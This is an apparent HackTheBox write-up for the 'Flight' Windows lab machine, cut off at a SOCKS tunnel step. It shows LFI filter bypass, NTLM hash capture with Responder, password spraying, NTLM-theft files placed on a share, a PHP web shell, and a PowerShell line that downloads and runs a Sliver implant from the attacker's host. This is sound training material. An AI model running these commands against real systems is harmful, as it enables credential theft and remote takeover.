# Flight

16th Nov 2022 / Document No D22.100.214

Prepared By: amra

Machine Author: Geiseric & JDgodd

Difficulty: Hard

Classification: Official

## Synopsis

Flight is a hard Windows machine that starts with a website with two different virtual hosts. One of them is vulnerable to LFI and allows an attacker to retrieve an NTLM hash. Once cracked, the obtained clear text password will be sprayed across a list of valid usernames to discover a password re-use scenario. Once the attacker has SMB access as the user `s.moon` he is able to write to a share that gets accessed by other users. Certain files can be used to steal the NTLMv2 hash of the users that access the share. Once the second hash is cracked the attacker will be able to write a reverse shell in a share that hosts the web files and gain a shell on the box as low privileged user. Having credentials for the user `c.bum`, it will be possible to gain a shell as this user, which will allow the attacker to write an `aspx` web shell on a web site that's configured to listen only on localhost. Once the attacker has command execution as the Microsoft Virtual Account he is able to run Rubeus to get a ticket for the machine account that can be used to perform a DCSync attack ultimately obtaining the hashes for the Administrator user.

## Skills Required

- Enumeration
- Tunneling
- Kerberos authentication

## Skills Learned

- NTLM theft
- Abusing Windows Service accounts
- Defender bypass

# Enumeration

## Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.42.88 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.42.88
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.42.88 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.42.88

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-11-16 21:09:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
50422/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m02s
```

The Nmap output reveals the system to be using Windows and the high number of open ports indicates that this is a Domain Controller. At this point, we don't have any valid credentials for the machine so we turn our attention over to port `80` where we find an Apache server running.


Before we begin our enumeration we notice that the Nmap output reveals the hostname `flight.htb`, so we modify our `/etc/hosts` file accordingly.

```
echo "10.129.42.88 flight.htb" | sudo tee -a /etc/hosts
```

It is also worth noting that we have a 7 hour time difference with the machine. If at some point of our exploitation process we use Kerberos we have to remember to sync our time to that of the machine.

## Apache - Port 80

Upon visiting `http://flight.htb` we are presented with the following webpage.




Everything in this webpage seems to be static and non-functional. We can use `ffuf` to enumerate possible Vhosts that may exist.

```
ffuf -u "http://flight.htb" -H "Host: FUZZ.flight.htb" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -c -t 50 -fs 229
```

```
ffuf -u "http://flight.htb" -H "Host: FUZZ.flight.htb" -w /usr/share/seclists/Discovery
/DNS/subdomains-top1million-5000.txt -c -t 50 -fw 1546

school                  [Status: 200, Size: 3996, Words: 1045, Lines: 91, Duration: 61ms]
```

We have discovered a new vhost called `school`. Let's add this new entry to our `/etc/hosts` file.


```
echo "10.129.42.88 school.flight.htb" | sudo tee -a /etc/hosts
```

Let's visit the new vhost.


This time, the options `Home`, `About Us` and `Blog` are functional and use the `?view=` paramater on `index.php` to load the correct page. For example, when we click to load the `About Us` page the url looks like this:


```
http://school.flight.htb/index.php?view=about.html
```

By the structure of the url we can deduce that the HTML page to be displayed is included to `index.php` via the `view` parameter. This setup is usually vulnerable to `Local File Inclusion (LFI)` attacks. Let's try to read the `C:\Windows\System32\drivers\etc\hosts` file by specifying this path in the `view` parameter.




It seems like there is filtering in place to prevent such attacks. Usually, the filters detect the use of the `\` character. On Windows though, you can still access a path if you replace the `\` with `/`. Let's try our modified payload.

```
http://school.flight.htb/index.php?view=C:/Windows/System32/drivers/etc/hosts
```




We have successfully bypassed the LFI filter. Since this is a Windows machine, we can also try to load a file from a UNC path. If this works, the machine will have to authenticate to access the share that we specify. Moreover, it will authenticate as the user that the `Apache` service is running under. Let's use a tool called `Responder` to intercept any authentication that might occur.

```
responder -I tun0 -v
```

Then, we send following payload.

```
http://school.flight.htb/index.php?view=//10.10.14.59/htb
```

```
responder -I tun0 -v


[SMB] NTLMv2-SSP Client   : 10.129.42.88
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash     :
svc_apache::flight:1122334455667788:F9F6D19A9A815DDE621B4381A1E7CA2C:010100000<SNIP>0000000000000
```

Indeed, we have a hash for the user `svc_apache`. We can use `john` to crack it.

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
smbmap -H flight.htb -u 'svc_apache' -p 'S@Ss!K@*t13'

[+] IP: flight.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Shared                                                  READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
        Web                                                     READ ONLY
```

We have a clear text password for the user `svc_apache`.

# Foothold

Now that we have a valid set of credentials, let's continue our enumeration by checking if the user `svc_apache` is able to access any shares on SMB.

```
smbmap -H flight.htb -u 'svc_apache' -p 'S@Ss!K@*t13'
```

```
smbmap -H flight.htb -u 'svc_apache' -p 'S@Ss!K@*t13'

[+] IP: flight.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Shared                                                  READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
        Web                                                     READ ONLY
```

Unfortunately, the user `svc_apache` has no access to write on any share. Let's continue our enumeration by getting a list of the users present on the system. To do this, we can use `impacket-lookupsid`.

```
impacket-lookupsid svc_apache:'S@Ss!K@*t13'@'flight.htb'
```

```
impacket-lookupsid svc_apache:'S@Ss!K@*t13'@'flight.htb'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Brute forcing SIDs at flight.htb
[*] StringBinding ncacn_np:flight.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
<SNIP>
1602: flight\S.Moon (SidTypeUser)
1603: flight\R.Cold (SidTypeUser)
1604: flight\G.Lors (SidTypeUser)
1605: flight\L.Kein (SidTypeUser)
1606: flight\M.Gold (SidTypeUser)
1607: flight\C.Bum (SidTypeUser)
1608: flight\W.Walker (SidTypeUser)
1609: flight\I.Francis (SidTypeUser)
1610: flight\D.Truff (SidTypeUser)
1611: flight\V.Stevens (SidTypeUser)
1612: flight\svc_apache (SidTypeUser)
1613: flight\O.Possum (SidTypeUser)
1614: flight\WebDevs (SidTypeGroup)
```

We now have a list of valid usernames. Since the account `svc_apache` was created to run the `Apache` service it totally plausible that the user who created this service account has re-used his personal password. We could try a password spray against the usernames that we have and check if the password for `svc_apache` is re-used.

First of all, we create a file called `users` with the following contents:

```
S.Moon
R.Cold
G.Lors
L.Kein
M.Gold
C.Bum
W.Walker
I.Francis
D.Truff
V.Stevens
svc_apache
O.Possum
```

Then, we can use [crackmapexec](#) to perform the password spray.

```
crackmapexec smb flight.htb -u ./users -p 'S@Ss!K@*t13'
```

```
crackmapexec smb flight.htb -u ./users -p 'S@Ss!K@*t13'

SMB         flight.htb      445    G0              [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb)
SMB         flight.htb      445    G0              [+] flight.htb\S.Moon:S@Ss!K@*t13
```

We have a positive hit for the user `S.Moon`. Let's run `smbmap` once again to check if we have gained more privileges over the `svc_apache` account.

```
smbmap -H flight.htb -u 'S.Moon' -p 'S@Ss!K@*t13'
```

```
smbmap -H flight.htb -u 'S.Moon' -p 'S@Ss!K@*t13'

[+] IP: flight.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Shared                                                  READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
        Web                                                     READ ONLY
```

We notice that we now have `WRITE` access to the `Shared` share. Let's use `impacket-smbclient` to check what's inside this share.

```
impacket-smbclient s.moon:'S@Ss!K@*t13'@flight.htb
```

```
impacket-smbclient s.moon:'S@Ss!K@*t13'@flight.htb

# use Shared
# ls
drw-rw-rw-          0  Wed Nov 16 18:45:58 2022 .
drw-rw-rw-          0  Wed Nov 16 18:45:58 2022 ..
```

The share is completely empty.

# Lateral Movement

At this point, we have switched to the user `s.moon` and the only thing that we have gained is the `WRITE` access on the `Shared` share which is empty. Judging from the name of the share it is totally possible that many users access this share.

In Windows, many files get automatically "executed" when they are placed inside a directory and that directory gets accessed. These files may point to a network share for a resource, forcing the machine to authenticate to access the resource. In fact, there is a tool called ntl_theft that creates several files that could potentially be used to steal the NTLMv2 hash of a user just by accessing a folder.

So, first of all, we set up `Responder` to intercept any potential authentication requests.

```
responder -I tun0 -v
```

Then, we clone the `ntl_theft` tool and create our malicious files.

```
git clone https://github.com/Greenwolf/ntlm_theft
cd ./ntlm_theft
python3 ntlm_theft.py --generate all --server 10.10.14.67 --filename htb
```

```
python3 ntlm_theft.py --generate all --server 10.10.14.67 --filename htb

Created: htb/htb.scf (BROWSE TO FOLDER)
Created: htb/htb-(url).url (BROWSE TO FOLDER)
Created: htb/htb-(icon).url (BROWSE TO FOLDER)
Created: htb/htb.lnk (BROWSE TO FOLDER)
Created: htb/htb.rtf (OPEN)
Created: htb/htb-(stylesheet).xml (OPEN)
Created: htb/htb-(fulldocx).xml (OPEN)
Created: htb/htb.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: htb/htb-(includepicture).docx (OPEN)
Created: htb/htb-(remotetemplate).docx (OPEN)
Created: htb/htb-(frameset).docx (OPEN)
Created: htb/htb-(externalcell).xlsx (OPEN)
Created: htb/htb.wax (OPEN)
Created: htb/htb.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: htb/htb.asx (OPEN)
Created: htb/htb.jnlp (OPEN)
Created: htb/htb.application (DOWNLOAD AND OPEN)
Created: htb/htb.pdf (OPEN AND ALLOW)
Created: htb/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: htb/Autorun.inf (BROWSE TO FOLDER)
Created: htb/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

Inside the parentheses, the tool informs us as to what action is required to trigger the file. Let's start by focusing on those that require the least amount of interaction, just by browsing to that folder.

Our next step is to upload all the files that have the `(BROWSE TO FOLDER)` requirement to the `Shared` share.

```
impacket-smbclient s.moon:'S@Ss!K@*t13'@flight.htb
use Shared
put "NAME_OF_THE_FILE"
```

```
impacket-smbclient s.moon:'S@Ss!K@*t13'@flight.htb

# use Shared
# put htb/htb.scf
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has
requested access to an object but has not been granted those access rights.)
<SNIP>
# put htb/desktop.ini
```

After some trial and error, we can see that only files with `.ini` extension are allowed on the share. But, it's not long before we get a hash from `responder`.

```
responder -I tun0 -v

[SMB] NTLMv2-SSP Client   : 10.129.42.88
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     :
c.bum::flight.htb:1122334455667788:F9561BE532E04<SNIP>00000000000
```

Let's try to crack the hash of the user `c.bum` using `john` once again.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

Tikkycoll_431012284 (c.bum)
```

The hash cracked successfully to `Tikkycoll_431012284`.

Once again, let's see what new privileges we have with this user on SMB.

```
smbmap -H flight.htb -u 'c.bum' -p 'Tikkycoll_431012284'
```

```
smbmap -H flight.htb -u 'c.bum' -p 'Tikkycoll_431012284'

[+] IP: flight.htb:445  Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Shared                                                  READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
        Web                                                     READ, WRITE
```

We have gained `WRITE` access to the `Web` share.

Before we proceed with our exploitation, let's grab the user flag from the share `Users/C.bum/Desktop`.

```
impacket-smbclient c.bum:'Tikkycoll_431012284'@flight.htb

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# use Users
# ls
<SNIP>
drw-rw-rw-          0  Thu Sep 22 16:08:23 2022 C.Bum
<SNIP>
# cd ./C.bum/Desktop
# ls
-rw-rw-rw-         34  Wed Nov 16 15:54:59 2022 user.txt
# get user.txt
```

## Privilege Escalation

Now, let's look inside the `Web` share that we have `WRITE` access.

```
impacket-smbclient c.bum:'Tikkycoll_431012284'@flight.htb

# use Web
# ls
drw-rw-rw-          0  Thu Nov 17 18:07:01 2022 flight.htb
drw-rw-rw-          0  Thu Nov 17 18:07:01 2022 school.flight.htb
# cd flight.htb
# ls
drw-rw-rw-          0  Thu Nov 17 18:07:01 2022 css
drw-rw-rw-          0  Thu Nov 17 18:07:01 2022 images
-rw-rw-rw-       7069  Thu Sep 22 16:17:00 2022 index.html
drw-rw-rw-          0  Thu Nov 17 18:07:01 2022 js
```

It looks like we have write access to the web root folder of `flight.htb` and `school.flight.htb`. Let's upload a very simple PHP shell so that we can finally get code execution on the machine.

```php
<?php
echo system($_GET['c']);
?>
```

```
impacket-smbclient c.bum:'Tikkycoll_431012284'@flight.htb

# use Web
# cd flight.htb
# put shell.php
```

> Note: The shells are deleted periodically from the web server so if you get a `Not Found` error, re-upload the shell file.

Now, we can use `curl` to get code execution.

```
curl 'http://flight.htb/shell.php?c=whoami'
```

```
curl 'http://flight.htb/shell.php?c=whoami'

flight\svc_apache
```

We have code execution, but we want a more stable shell. We are going to use the sliver C2 framework. Sliver is a nice option because, by default, it obfuscates the generated implants. So in the event that Windows Defender is installed it may be possible to execute it without getting detected. To install sliver all you have to do is run the following command.

```
curl https://sliver.sh/install|sudo bash
sliver
```

> Note: The `sliver server` is installed as a service on your machine. If you re-boot your machine and you can't connect to sliver make sure to start the server service `service sliver start` before executing `sliver`.

Once inside the `sliver` framework we have to create an implant and start a listener for that impant.

```
generate --os windows --arch 64bit --mtls 10.10.14.67 --reconnect 60 --save htb.exe
mtls
```

```
sliver > generate --os windows --arch 64bit --mtls 10.10.14.67 --reconnect 60 --save htb.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 34s
[*] Implant saved to /root/Documents/flight/htb.exe

sliver > mtls

[*] Starting mTLS listener ...
[*] Successfully started job #1
```

Then, we are going to set up a Python server to host our implant.

```
sudo python3 -m http.server 80
```

Finally, we use our web shell, to download the implant and execute it.

```
curl 'http://flight.htb/shell.php?c=powershell%20-c%20%22wget%2010.10.14.67%2Fhtb.exe%20-usebasicparsing%20-outfile%20C%3A%5Cusers%5Cpublic%5Cmusic%5Chtb.exe%3B%20C%3A%5Cusers%5Cpublic%5Cmusic%5Chtb.exe'
```

> Note: The above payload is the URL encoded version of `powershell -c "wget 10.10.14.67/htb.exe -usebasiparsing -outfile C:\users\public\music\htb.exe; C:\users\public\music\htb.exe`

After the transfer is completed we get a session back on our sliver listener.

```
[*] Session 0571b0c8 PROTECTIVE_MARBLE - 10.129.42.88:54697 (g0) - windows/amd64
sliver > sessions -i 057
[*] Active session PROTECTIVE_MARBLE (0571b0c8)

sliver (PROTECTIVE_MARBLE) > whoami
Logon ID: flight\svc_apache
[*] Current Token ID: flight\svc_apache
```

Now, we have gained a good shell to interact with the remote machine, but we have lost our user advancement. We have the credentials for the user `c.bum` but we we have a shell as the user `svc_apache`. Since we have the credentials, we can use RunasCs to get a new sliver session as the user `c.bum`.

```
upload /opt/RunasCs.exe
shell
.\RunasCs.exe c.bum Tikkycoll_431012284 -l 2 "C:\users\public\music\htb.exe"
```

> Note: In sliver to exit a shell session you use the key combination "CTRL+d" and then you wait for approximately 10 seconds before hitting enter.

```
sliver (PROTECTIVE_MARBLE) > upload /opt/RunasCs.exe
[*] Wrote file to C:\xampp\htdocs\flight.htb\RunasCs.exe

sliver (PROTECTIVE_MARBLE) > shell
[*] Wait approximately 10 seconds after exit, and press <enter> to continue

PS C:\xampp\htdocs\flight.htb> .\RunasCs.exe c.bum Tikkycoll_431012284 -l 2 "C:\users\public\music\htb.exe"
[*] Session 8456e303 PROTECTIVE_MARBLE - 10.129.42.88:65079 (g0) - windows/amd64

sliver (PROTECTIVE_MARBLE) > sessions -i 8456e303
[*] Active session PROTECTIVE_MARBLE (8456e303)

sliver (PROTECTIVE_MARBLE) > whoami
Logon ID: flight\C.Bum
[*] Current Token ID: flight\C.Bum
```

Finally, we have a shell as the user `c.bum`. Let's start to enumerate the machine.

```
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name    SID
============ =============================================
flight\c.bum S-1-5-21-4078382237-1492182817-2568127209-1607


GROUP INFORMATION
-----------------

Group Name        Type             SID                                           Attributes
================= ================ ============================================= ==================================================
<SNIP>
flight\WebDevs    Group            S-1-5-21-4078382237-1492182817-2568127209-1614 Mandatory group, Enabled by default, Enabled group
<SNIP>
```

We notice the user `c.bum` is a member of a non-default group called `WebDevs`. Moreover, we notice the `C:\inetpub` directory, which indicates that an IIS server is also present on the system. Looking at the output of `Get-NetTCPConnection -State Listen` we can see that the port `8000` is also listening and it's not a default port.

```
PS C:\Windows\system32\inetsrv> Get-NetTCPConnection -State Listen

LocalAddress                        LocalPort RemoteAddress     RemotePort State
------------                        --------- -------------     ---------- -----
<SNIP>
::                                  8000      ::                0          Listen
```


We can use `sliver` to create a SOCKS proxy to verify our assumptions. First, we exit our shell and then we create a SOCKS tunnel.

```
socks5 start
```

